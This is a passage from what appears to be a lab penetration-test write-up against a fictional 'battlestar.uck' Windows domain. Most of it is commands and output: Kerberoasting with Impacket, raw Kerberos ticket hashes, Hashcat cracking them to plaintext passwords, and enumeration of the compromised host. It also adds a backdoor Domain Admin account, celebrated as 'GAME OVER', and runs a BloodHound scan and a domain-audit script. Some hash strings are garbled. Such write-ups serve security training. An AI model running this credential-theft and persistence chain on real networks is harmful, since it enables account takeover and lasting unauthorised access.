6c61fe739f55e02cb2779221bc378139ca276191bc79b0ef422bae53b284e30e03f780f0cfcae5706fd52109ba7bf061376956fb9a50e264223afe93af4ece7aac16063df35ce6cc598da12c8ec5acf4fe4f97
708fad853f4
$krb5tgt$23*$angel$BATTLESTAR.UCK$battlestar.uck/angel*$4cbdaf8cb4b832de58ab008a1b3767aa$ed503101a99a8e13d7f0b8a9cf9d2f1687431e3887f22dc81ecc066a9f2392ee899ba35f63b6
1dee0d37869922938ccbeddd2e65476fe723e6980ffcb8b298723eed76568669c01aeadeb1b15ae7911690b7b0f0f1041d2a0275098e5d3a2eab5275b52e414f3eaa18f02db99f00daee8c5fdb03db226f9
e063f6593508e53b64a8610ce18a9dfb7b3880fe9d5e39d84ea6445579028f363da0384fd72f42cad86a5a82e9c8b72ea6a9a7c59f99554e0488ed5aea4a3903110c3ce0318f97bdc95288ad66a704a91c0f46
99db4641abc81252fa7bafbd269560e2536ab7d371b3837e93eb5dc2fd2f93db210b50e8d65b77caa0f35bbafe0d673760c5df1af9f0a7152d6bc7ffdd188918532507a302ecd9c9e09bdc7075171ddefdcdd
0c36e2d3cba50987b2ca3875f40efad9fa2ad6ca0635afd753089ba356def4a2027f2ff7d8fc596984cdd606ab0d3daca067a5cdffa36d1da1322ad3867b17a5d924cfef55f6dd1f8b28720d7fd59f7f0bd93
1d1a00891266bb1ee7c7f5d7fc7e724759859c331215c413ec8ef163d617b9b10483dcbca7aa3e85c818d5193da4aa1cf0d50b1b5b2732293fc09bad09c4051dee92c2c1911226e460dbdd7fe98d1812e92cef6
8162a5e65c977035fec26b11398f737863af9480f9b7ec6da1e6028989dd0a19f7e91072f50f3e836712dff16a04fab86372e89b62841742d863e58d7609f165630cc265f1856b3f55992c093f3fddc5d308
6e00fe8d10cd0b7c6aefc1364e0d78a77599348d9301358f5f8165916f1887ced0f461af0ec01530e34ae430ea525902427ab4e43084489280aa339a4a51ddea4d5f9093e31e7e07414ac11337ee354664ab02
569f42a77129b968ad6744261a9c8cdd23ff1a0c9dbde73ea7917c01190692b8429d1ce83bb95b895925179b6dd0412c9d081b38e766bd41bc97f9bf12c7ccabb68e577df4dbfbb73b47d16ee72932b1e9b73
b8badb314a7f7283ce0dda2f5b374f1c53f3c128375df0be45828bddc53310482b391ba78c31475b1b4719953c88a57133f838ebaf821dd6e5b99e3047ab1ab3baaa8fe6214acee884089240010e70d83bd
e14ad2dd7c77696fad20ab62560f02e9eeae16ab3815cc62461dcac638012c6e301d28b35efaf5aa6c647232b4e9ea73bf37bca2f6f50e08e9df8aa99d14203954d596591a7d95e1c437ec67196aeec1e0ac
647399ea443c0ac4213a170910e26ace4317fc68340817caafcf1306a9de58b37e5165dcd10f1f064bc6dd2ea4c93baf070006f5657044783e7d85a8da30feab62e604dc6bc0e76b44bbd3117b4745887c5f403
ee15a86b18
```

```
—(venv-impacket)-(kali@kali)-[~/impacket/examples]
└─$ python3 GetUserSPNs.py battlestar.uck/ctyrol:kallisti -dc-ip 10.16.32.75 -request
Impacket v0.13.0.dev0+20250422.104055.27bebb13 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet
LastLogon      Delegation
-----
HTTP/pegasus.battlestar.uck:80      tsong
02:40:39.831691      <never>
HTTP/galactica.battlestar.uck:443    angel      CN=Administrators,CN=Builtin,DC=battlestar,DC=uck      2025-04-01
02:42:38.722524      <never>

[-] CCache file is not found. Skipping...
$krb5tgt$23*$tsong$BATTLESTAR.UCK$bat-
tlestar.uck/tsong*$1f2dde5ed49a2ce2fb08da2a8ab807cf$0b082e36f31e6b56efaedcf56e1166a0c04012ec8054d927...
$krb5tgt$23*$angel$BATTLESTAR.UCK$battlestar.uck/angel*$4cbdaf8cb4b832de58ab008a1b3767aa$ed5d...
```

After getting the hashes, the tester used **Hashcat** to perform offline brute-force attacks. The passwords were then cracked, revealing plaintext credentials for the targeted service accounts.



```
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keypspace...: 14344385
* Runtime...: 2 secs

$krb5tgt$23$*tsong$BATTLESTAR.UCK$Battllestar.uck/tsong*$if2dde5ed49a2ce2fb08da2a8ab807cf08082e36f31e6556faedfcf56e1166a0c04012ec8054d9271d876c16beeb03d8c880ab9af0cdfbac8f74ddba5049d1af5287ebbbe367ed1633974bd7
63abd08f03dde1a48a4bc2b3f40ac72fb4d77102e78a875e0c70853025e970b255acee04a1bb222acaa39c40742b0d022649ed2af85511347da63233c99edf77faafc8dec5a1f7ee9377da72080e0c72cfe0ba3445550937b91e7880998bcb0d325c5f8abc528a76b
6428105c5f0e0949187f2f3c53a96a6df42b991482b994f8da52c4d6d11f283e40a851f01a4aa99c4be126ba31f452222cf810db4340e37e4ad765f9f96ae18d15b3be075fe81f4cad628bca6b0766d102232857a00730b0c706a5f907a183b793f2fc2a724
7c443e7e6bc6730a72ca2d94c8d52983f5ae1498f261c9f1e6ce4372495a6e426d205703ee2fa51e3d9e049d1d0e26ef5cbef25ad059f0e6571ab7e5e4e10cbfb056d2adf3347878db436e76db1562bb1ee6cb308dec1cd5f154d0626e430f43a1bb9a6e9d4def6
48978bcf71d3bea4bf1f0a19956de72afe02a62bb89b5389a2bc9179897716c99a30d3fdd14051c127667ad8c53cf9f2343ad32e28ca9a1b6ea79971bfc985c026a68b1b1a7f9fd01a0f50de5b5a928bf685716aa915fba683e20479f02c279fca04a500a91925e0
1da0c34fb00a3cac6e3d6d84bfcf2c9be84b4d89815ab156b4235782911fc2758ff163c5bb847e6f85a1b231f7e3e008398e55cc4ebce6bfe99b347beb75275e055d5c82ecce5369b921a89e8d25934f806487f75fda6755137d793b7b8ed3d4a45ce4dba0ea7bac2
b97107509723067c4ab78111aa20b06ace87b0ac1bb0a59b26a99e6ef3741d020d1638a2d0bfa9108778c06278baa78111bb1331c5e683b4d874bc2919661c8b041a9816b22f4915a07e996bba78ca13e219679a6cd8e4270e03dfc2a4c880b5f23e212309
5fca4f3b03e131bfc7a26edcd78db1b7b7fcee6106cd3802dca10e069206fb9f73ca057ba949784e82f45f17c4225294d56eb08393929e4f6e3b7863fafb37935b0eaf9bfc7dc075322e9d48d5ae525b3b525d69348a6888f645597c72e063649af992bf0129571f7a
6ae56b88abca8b75829966cc924b045af4d85017341d0709373ff4d773a9f80aa9a8c8f838b846ec1cc35f6ed92858d85f3ca3aeaf1a51197a81e468993b91e106c61fe739f55e02cb2779221bc378139ca276191bc79b0ef422bae53b284e30e03f780f0cfeae5706f
d52109ba7bf061376956fb9a50e264223afe93af4ace7aac16063df35ce6c598da12c8ec5acfafeaf97708fad853f4:watchtower

$krb5tgt$23$*angel$BATTLESTAR.UCK$Battllestar.uck/angel*$4cbda8fcbab832de5ab080a1b376aa5ed5d03101a99a8e13d7f0b8a9cf9d2f1687431e3887f22dc81ecc066a9f2392ee899ba35f63b61dee0d37869922938cbeddd2e65476fe7236e980ffcb8
b298723e0f7656869c0aee0eb1b15ae7011690b7b0f0f1041d2e275080e5ba2eab5275b52e14f9eab18f02db09f00daeb0c5fd0b3b26f9e63fb9330e53b04a8610c18a9dfb7b3880f9d9539d8ae645507028f363da384fd72f42ca086a5a8e29e8
b72eaa9a7c9f99554e0480ed5aea43903110c3e08318f97bdc9528ad66a70aa91c8f4a99db461abc81252fa7bafbd269568e2536ab7d371b3837c93eb5dc2f02f93db210b50e0d65b77caa0f35bba8f0ed673760c3df1af9f0a7152d6bcbfffd1a8918932507a302
ecd9e09bd07051571ddefdc0c036e2d3c0a50987b2ca3875f40efad9fa2ad6ca0635afdf753089ba356def4a2027f2f7d8fc596984ccdf06ab0d3dca067a75cdfa36d1da1322ad3867b17a5d924cfef55f6dd1f8b28720d7f5d9f7f0b9d31d1a00891266bb1ee7
c75d7fc7e72459859c331125c413ec8ef163d617b9b10483dcb7ca3e85c18d5193da4aa1cf0d50b1b5b2732293f09ba09c4051dee92c2c191122e460dbdd7f9e8d1812e92cef68162a4e565c977035fec26b11398f737863af9480f9b7ec6da1e6028989d00a
19f7e910772f50f3e836712d0ff16a04fab96372e09b628417420863e58d7009f165630cc265f1856b3f5992c093f3fcd53086e0f0f0d10cbd7c6aefc1364e0d78a77559348d9301358f5f8165916f1887cc0d0f4e1afbec01530e34ae430ea525902427ab4e4388448
9208aa339a431dea4d5f9092e1cf0b74142c11397ee3546a4ab2569f42771299068a6744261a9c8cd23f11a0c9bde73ea7917c0190692b849d1ce83b95b0b99925379b6da0a12c9a081b3867dbd1bc97f98f12c7ccab0b0e3c76dfdfb0b73b47d10ee2
932b1e9073b8addb2314a7f7283ce0ddaf5b3741f1c5f3c128375df0be45828bdc5310482b391ba78c31475b1b619953c88a57133f838e8ba8f821d06e5b99e3847ab1ab3baa8fefe214acee884089240010e70d83bde14ad2dd7c77696fade20ab6260f02e9ee
ae16a3b15cc2461dca638012c6301d28b35efaf5aa6c647232b49ea73bf37bca2f7f50e008e9df8aa99d1d203954d5965917d95e1c437ec67196eae1c0ac6473996a4c30ac4213a170910e26aca4317c68340817caafc1f306a9de58b37e5165dcd10f1f064bc
6dd2ea4c93bfa070006f5657044783e7d85a8da30feab62e604dc6bc0e76b44bbd3117b4745887c5f403ee15a86b18:whatami

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: hashes
Time Cracked...: Wed Apr 22 10:17:00 2020 (4 days)
```


The tester successfully cracked the Kerberos service ticket hashes previously extracted. The attack leveraged the rockyou.txt wordlist against hashes of type Kerberos 5, etype 23 (TGS-REP).

User: tsong

Password: watchtower

User: angel

Password: whatami





5.1.4 Post-Exploitation

Following successful access to the user session angel, a series of enumeration commands were executed to validate the current user's privileges and group memberships.

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\angel>whoami
battlestar\angel

C:\Users\angel>whoami /groups

GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
-----
Everyone                                       Well-known group    S-1-1-0              Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias               S-1-5-32-544         Group used for deny only
BUILTIN\Users                                 Alias               S-1-5-32-545         Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias               S-1-5-32-554         Group used for deny only
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4              Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group    S-1-2-1              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group    S-1-5-11             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group    S-1-5-15             Mandatory group, Enabled by default, Enabled group
LOCAL                                        Well-known group    S-1-2-0              Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity   Well-known group    S-1-18-1             Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label               S-1-16-8192

C:\Users\angel>_
```

```
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                4/23/2025 8:28:00 PM

Logon hours allowed       All

Local Group Memberships   *Administrators
Global Group memberships  *Domain Users
The command completed successfully.



C:\Users\angel>_
```

```
Whoami
whoami /groups
Net user angel /domain
```

The tester was in, now with administrator access.



the tester proceeded to extract credentials from memory using **Mimikatz**.



Coffee Break!

Nothing useful was found with MimiKatz, so the tester decided to Add a Backdoor Domain Admin as it was noted that angel was only a local admin account.

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user pwneD P@ssw0rd! /add
The command completed successfully.


C:\Windows\system32>net group "Domain Admins" pwneD /add
The command completed successfully.

C:\Windows\system32>
```


```
net user pwneD P@ssw0rd! /add
net group "Domain Admins" pwneD /add
```

This was successful, from here it was **GAME OVER**. The tester now owned the domain permanently with this backdoor account.


The tester then navigated through all user folders and found the artifacts for this machine.




The tester now wanted to visualize the entire AD attack surface. A bloodhound scan was conducted to get a lay of the land and plan any further lateral movements.




Domain admin map




Principles with DCSync Rights



Shortest Paths to Domain Admins



Shortest paths to high value targets





A comprehensive Domain Audit was also generated with a PowerShell script.

```
PS C:\Users\pwned> # Output path
$reportPath = "$env:USERPROFILE\Desktop\Domain_Report.txt"

# Header
"===== DOMAIN AUDIT REPORT =====" | Out-File $reportPath
"Date: $(Get-Date)" | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# System Info
"===== SYSTEM INFO =====" | Out-File -Append $reportPath
(systeminfo | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# IP and NetBIOS Info
"===== NETWORK & NETBIOS =====" | Out-File -Append $reportPath
"Hostname: $(hostname)" | Out-File -Append $reportPath
("IP Address: " + (Get-NetIPAddress | Where-Object {$_.AddressFamily -eq "IPv4" -and !$_.IPAddress.StartsWith("169")}) | Select-Object -ExpandProperty IPAddress)) | Out-File -Append $reportPath
(ipconfig /all | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Domain Info
"===== DOMAIN INFORMATION =====" | Out-File -Append $reportPath
(net config workstation | Out-String -Width 4096) | Out-File -Append $reportPath
(nltest /dclist | Out-String -Width 4096) | Out-File -Append $reportPath
(nltest /domain_trusts | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Users
"===== DOMAIN USERS =====" | Out-File -Append $reportPath
(net user /domain | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Groups
"===== DOMAIN GROUPS =====" | Out-File -Append $reportPath
(net group /domain | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Local Groups
"===== LOCAL GROUPS =====" | Out-File -Append $reportPath
(net localgroup | Out-String -Width 4096) | Out-File -Append $reportPath
"n" | Out-File -Append $reportPath

# Shares
"===== SHARES =====" | Out-File -Append $reportPath
